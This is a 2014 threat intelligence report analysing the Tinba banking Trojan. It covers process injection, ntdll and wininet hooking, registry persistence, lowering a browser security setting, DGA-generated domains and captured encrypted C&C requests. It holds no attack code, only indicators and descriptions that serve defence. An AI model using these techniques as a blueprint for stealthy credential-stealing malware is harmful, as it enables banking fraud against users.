THREAT INTELLIGENCE REPORT

# Tinba Malware: Domain Generation Algorithm Means New, Improved, and Persistent

Written by PASEL ASINOVSKY

October, 2014

# Contents

# Figures

## Tables

# THE THREAT

## Trojans

A Trojan is a piece of malware that appears to the user to perform a desirable function but (perhaps in addition to the expected function) steals information or harms the system. Trojans employ two main techniques to steal users' credentials or initiate money transfers on their behalf:

- Modifying the website's client-side web page.
- Sniffing the browser's activity for information that is sent to different banks, before the packets are encrypted by SSL.

## Script Injections

Recently several e-banking Trojans (Zeus, Cridex, Citadel) have used script injection techniques to modify the original web page. The modification may enable the attacker to perform money transactions using victims' credentials. This may be perpetrated by a Trojan injecting a malicious JavaScript code to the client's browser, once the client is connected to the website. The injected code performs different functions, including attempting a money transfer from the client's account, gaining control on mobile devices, and much more.

To maintain the information sent by the Trojans, attackers have developed different types of command and control (C&C) systems that enable them to grab and manage it. The systems are usually PHP-based systems accompanied by a SQL database.


# SUMMARY OF THE ATTACK

Tinba, also known as "Tinybanker", "Zusy" and "HµNT€R$", is a banking Trojan that was first seen in the wild around May 2012. Its source code was leaked in July 2014. Cybercriminals customized the leaked code and created an even more sophisticated piece of malware that is being used to attack a large number of popular banking websites around the world.

The original Tinba malware was written in the assembly programming language and was noted for its very small size (around 20 KB including all Webinjects and configuration). The malware mostly uses four system libraries during runtime:

ntdll.dll, advapi32.dll, ws2_32.dll, and user32.dll. Its main functionality is hooking all the browsers on the infected machine, so it can intercept HTTP requests and perform web injections.

The new and improved version contains a domain generation algorithm (DGA), which makes the malware much more persistent and gives it the ability to come back to life even after a command and control (C&C) server is taken down.



The user receives spam email and gets infected with Tinba malware

Tinba steals login credentials and injects malicious HTML/JavaScript code into the user's browser. The stolen information is sent to the C&C server.

The attacker uses the stolen information for various fraudulent activities such as performing transactions and selling/using stolen credit cards.

Figure 1: Diagram of the Tinba attack

# MALWARE ANALYSIS DETAILS

## Dropper Infection

Upon execution, the malware initially infects the system by opening the winver.exe process, which is a legitimate windows applet that shows the Windows version, injecting itself into it, and propagating into Explorer.exe by creating Thread ID: 3460.

Then, while operating through Explorer.exe, it writes itself as a bin.exe file in the C:\Documents and Settings\Administrator\Application Data\557CEB7B\ folder.


The folder name may vary for different Tinba variants.

| PROCESS NAME | PROCESS ID | THREAD ID | OPERATION | PATH | DETAIL |
|---|---|---|---|---|---|
| Tinba.exe | 2328 | 1288 | Process Create | C:\WINDOWS\system32\winver.exe | PID: 1360, Command line: winver |
| winver.exe | 1360 | 1288 | Process Start |  | Parent PID: 2328, Command line: winver |
| winver.exe | 1360 | 1288 | Thread Create |  | Thread ID: 3460 |
| Explorer.EXE | 1660 | 3460 | Thread Create |  | Thread ID: 2900 |
| winver.exe | 1360 | 3460 | Process Exit |  | Exit Status: 0 |
| Explorer.EXE | 1660 | 2900 | WriteFile | C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe | Offset: 131,072, Length: 36,280 |

Table 1: Tinba malware infection process

## Hooking System Functions

Tinba gains control over the system by hooking several functions inside the ntdll.dll library. The hooked functions are: NtCreateProcessEx, NtCreateThread, NtEnumerateValueKey, NtQueryDirectoryFile, and NtResumeThread.



| Hooked Object | Hook Address and Location | Type of Hook |
|---|---|---|
| [1660]explorer.exe-->ntdll.dll-->NtCreateProcessEx | 0x7C90D15E-->00C813A2 - [unknown_code_page] | Inline - RelativeJump |
| [1660]explorer.exe-->ntdll.dll-->NtCreateThread | 0x7C90D1AE-->00C813E3 - [unknown_code_page] | Inline - RelativeJump |
| [1660]explorer.exe-->ntdll.dll-->NtEnumerateValueKey | 0x7C90D2EE-->00C81E94 - [unknown_code_page] | Inline - RelativeJump |
| [1660]explorer.exe-->ntdll.dll-->NtQueryDirectoryFile | 0x7C90D76E-->00C81F06 - [unknown_code_page] | Inline - RelativeJump |
| [1660]explorer.exe-->ntdll.dll-->NtResumeThread | 0x7C90DB3E-->00C8142C - [unknown_code_page] | Inline - RelativeJump |

Table 2: The ntdll.dll library and its functions hooked by Explorer.exe as seen in the Rootkit unhooker tool

## Autorun Locations

In order to stay persistent in the system, the malware writes two autorun locations, making it start with Windows at boot. The autoruns are written into the registry in both HKEY_CURRENT_USER and HKEY_LOCAL_MACHINE registry hives, under the Software\Microsoft\Windows\CurrentVersion\Run\ key; both point to the malware executable at C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe.

| PROCESS NAME | PROCESS ID | OPERATION | PATH | DETAIL |
|---|---|---|---|---|
| Explorer.EXE | 1660 | RegSetValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\557CEB7B | Type: REG_SZ, Length: 148, Data: C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe |
| Explorer.EXE | 1660 | RegSetValue | HKLM\Software\Microsoft\Windows\CurrentVersion\Run\557CEB7B | Type: REG_SZ, Length: 148, Data: C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe |

Table 3: Tinba persistence method

## Deployment on Disk

Tinba writes deployed files into the C:\Documents and Settings\Administrator\Application Data\557CEB7B\ folder.

- log.dat, ntf.dat—These are used to store the collected data from the infected machine, before it's sent to the C&C server. These files are encrypted, and removed right after being written.
- bin.exe—This malware executable file gets run on system boot.
- web.dat—This Webinject configuration file is being written when downloaded from the C&C.

| PROCESS NAME | PROCESS ID | OPERATION | PATH | DETAIL |
|---|---|---|---|---|
| Explorer.EXE | 1660 | WriteFile | C:\Documents and Settings\Administrator\Application Data\557CEB7B\log.dat | Offset: 918, Length: 378 |


| | | | | |
|---|---|---|---|---|
| Explorer.EXE | 1660 | WriteFile | C:\Documents and Settings\Administrator\Application Data\557CEB7B\ntf.dat | Offset: 0, Length: 1,296 |
| Explorer.EXE | 1660 | WriteFile | C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe | Offset: 0, Length: 136,120 |
| Explorer.EXE | 1660 | WriteFile | C:\Documents and Settings\Administrator\Application Data\557CEB7B\web.dat | Offset: 0, Length: 35,574 |

Table 4: Malware deployment

## Hooking the Browsers and Lowering Security

When a browser application gets executed, the malware injects itself into the process and hooks wininet.dll library functions, which allows it to perform browser injections. The hooked functions are: HttpQueryInfoA, HttpSendRequestA, HttpSendRequestW, InternetCloseHandle, InternetQueryDataAvailable, InternetReadFile, and InternetReadFileExA.

Tinba also lowers security settings and sets the DisplayMixedContentInternet option to 0. This allows attackers to perform browser injections without prompting the user.



| Hooked Object | Hook Address and Location |
|---|---|
| [2684]IEXPLORE.EXE-->wininet.dll-->HttpSendRequestA | 0x3D947021-->00154184 - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->InternetReadFile | 0x3D94F5EB-->00154260 - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->HttpQueryInfoA | 0x3D95182D-->001545DE - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->InternetCloseHandle | 0x3D952128-->00154218 - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->InternetQueryDataAvailable | 0x3D95509F-->0015453D - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->HttpSendRequestW | 0x3D958BDE-->001541CE - [unknown_code_page] |
| [2684]IEXPLORE.EXE-->wininet.dll-->InternetReadFileExA | 0x3D962C09-->001543FB - [unknown_code_page] |

Table 5: The wininet.dll library and its functions hooked by Internet Explorer


| PROCESS NAME | PROCESS ID | OPERATION | PATH | DETAIL |
|---|---|---|---|---|
| IEXPLORE.EXE | 3756 | RegSetValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609 | Type: REG_DWORD, Length: 4, Data: 0 |

Table 6: Lowering security setting to 0

## Rootkit

The malware is a rootkit, meaning that by hooking system functions, it has higher system privileges than the user, so it can to hide itself from the user's eyes, making it impossible to remove manually. Special anti-rootkit tools, such as IceSword, are required to see the malware registry keys and files on disk.


## Registry



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| BluetoothAuthenticationAgent | REG_SZ | rundll32.exe bthprops.cpl,,BluetoothAuthenticationAgent |
| KernelFaultCheck | REG_EXPAND_SZ | %systemroot%\system32\dumprep 0 -k |
| VMware User Process | REG_SZ | "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe... |

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Figure 2: The registry key as seen from the Registry editor



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| 557CEB7B | REG_SZ | C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe |
| BluetoothAuthenticationAgent | REG_SZ | rundll32.exe bthprops.cpl,,BluetoothAuthenticationAgent |
| KernelFaultCheck | REG_EXP... | %systemroot%\system32\dumprep 0 -k |
| VMware User Process | REG_SZ | "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr |


Figure 3: The registry key as seen from IceSword

## Files




C:\Documents and Settings\Administrator\Application Data

Figure 4: The infected folder does not appear ("Show hidden files and folders" option is on)



Cannot find 'file:///C:/Documents%20and%20Settings/Administrator/Application%20Data/557CEB7B/'. Make sure the path or Internet address is correct.


Figure 5: Trying to access the folder from the address bar



```
Name       Size     Size on disk  Create Time          Modify Time
bin.exe    136120   139264        2014-10-12 10:03:07  2014-10-12 10:03:29
web.dat    35574    36864         2014-10-12 10:03:29  2014-10-12 10:03:29
```

The concealed malware folder

The malware files: `bin.exe` is the malware executable and `web.dat` is the downloaded Webinjects configuration




```
DNS    Standard query A shcskbqxsrfe.com
DNS    Standard query A pupodrbnesxw.com
DNS    Standard query A jilnhcefdedd.com
DNS    Standard query A plxwdwlkkduf.com
DNS    Standard query A yxutlowdgyfn.com
DNS    Standard query A qvfntponvtov.com
DNS    Standard query A ibvgcbwpqlbk.com
DNS    Standard query A kilxhjrrekgl.com
DNS    Standard query A mmutfbfgfspb.com
DNS    Standard query A bfedggqnosvy.com
DNS    Standard query A qxqdcswwdpdw.com
DNS    Standard query A edcrjhvfiphh.com
DNS    Standard query A botorqpcneet.com
DNS    Standard query A lkjbclqrkswe.com
DNS    Standard query A yvyyyuttddll.com
DNS    Standard query A gjemdddjbmmo.com
DNS    Standard query A nyjuuhoggdyb.com
DNS    Standard query A pnojefvnfeiu.com
DNS    Standard query A tqxqrryhxwsk.com
DNS    Standard query A tpijipxpqwni.com
DNS    Standard query A ynvskukwklyv.com
DNS    Standard query A tcnnfosqnjij.com
```

Figure 6: DNS queries sent to generated domains

## Communication with C&C

After finding a responsive domain, Tinba sends initial bot information to the C&C server and gets a valid response. All the communication between the bot and the C&C server is encrypted.




```
POST /testing/ HTTP/1.0
Host: cxxmyqqkrqps.com
Content-Length: 157

m.{...{.o.j.h.z.m.{.m.{.........p....H............z..-zFO.k@.......l...g..2.X..A2.d
v..cy.Az%.T.........8.bt..r.........w....%oO3....Xi3.._...?...).e8......w.>HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Sun, 12 Oct 2014 07:03:27 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.5.16
Content-Length: 265

"..8..........[.O....zo.W.<.H"(.......AO.......'r...q......_.+n....d...X......"
....t.Y....2S5B..V.D.O.sSd..)...*?N=..;.
{.:.x.....P,.Q.R.../..H...g.J..e.^....b..Z.....;S...,..+...n.xH...q...Ni`8Ht.@
.....(Q.kf.]s...Gq?...F.I.5..D+J.J-Q.Q.....sB....._..1c.k&.7.E...|
```

Figure 7: Initial communications with a DGA-generated domain

## Downloading the Webinject Configuration File from the C&C

If the response from the C&C server is valid, the malware sends an HTTP POST packet requesting the configuration file. If the request passes the validation, the server returns the file.




```
POST /testing/ HTTP/1.0
Host: cxxmyqqkrqps.com
Content-Length: 1320

..
.M.
....3......
...
......-..y....O...B...]..m...'2>..#%...f.[.l.....:.~.Q.A..\..M..,....Wi...e#q...'h...!)m...qlD]&.\.......L.|........q............jzO..=Uz..'O..5.....Rq.?.9FE.2-
S........3.qmvPj...j........x."~,-.qp/....e.):..{S...|_;..8..)....mM..\3.Lu..R..  {..KD.P.TMc....K..pb.D......,v.8..4vR..| .9.!.BvKh/8_......L.;.?.H..Q.O.../..;.
+..9..y.|..^.."....5]...>.....'..N.....^.{.....%.j..<C...).....
~.....W...y.:....M....Q...f...a.*[.........%....a..iOW..y...*...8.N(.{.....l1.8...sF...G.`..B.3x..A.Sg.P...LU$..'.`A.`2.}.y.Mky./G...]d=..K.....M.z.1.....
.$I...d.1.........gd..+....MS`s.....q.Qe.3........*&y...O=)...Vn\.F.I..XzjWN.J......p...qxf^.....nm.........4.."o...........
..<.
......_8B..& K..OR..I.eJ.
.....t<.[p.u.zW2...fpT..j.x.,..^K.q.......\.M?.^
...PL-...[.?.:+...L...5.gi5...).V.H..D..V.p...A.q..G.Z..8..K.u..3\_ciw.}_..u.e..le....K...~.m1p....f.v.(V...F.....t.Ov...C_...[@.?.P.c...s.tm.......u...O..n....
%.mP....+....P..S...i...)....Y...6{!G..'W...  n|.R..~HH .R.....2...G....Q...$.6..........`.e3.OYz..)
.Y..6..Z.7.<.t
E..2......8Kh...{.....%......W.......\q...w........[.&.C,.wt`...Ni."C..._...m|T..V..,.....7-...x.[u..R..da..V=.j.p\.....L..rl.U......O*.m....%..}N...I.
{7Ty&Y4^.  ...YK?.9.b..L.K...@..B....p.?.}+..BEy..l.._..?A...3Q...(.....
.HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Sun, 12 Oct 2014 07:03:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.5.16

"..8..Y..*../...s....!..(.e..{..8..F.e_.t......#$>..;.c.nI..[.......;..c.J.4...-9..Sh...7%7...%Da.BO...L....6..+.y....5..@l..'k.,....K.~Xy.!..ST.....{.....{.d..
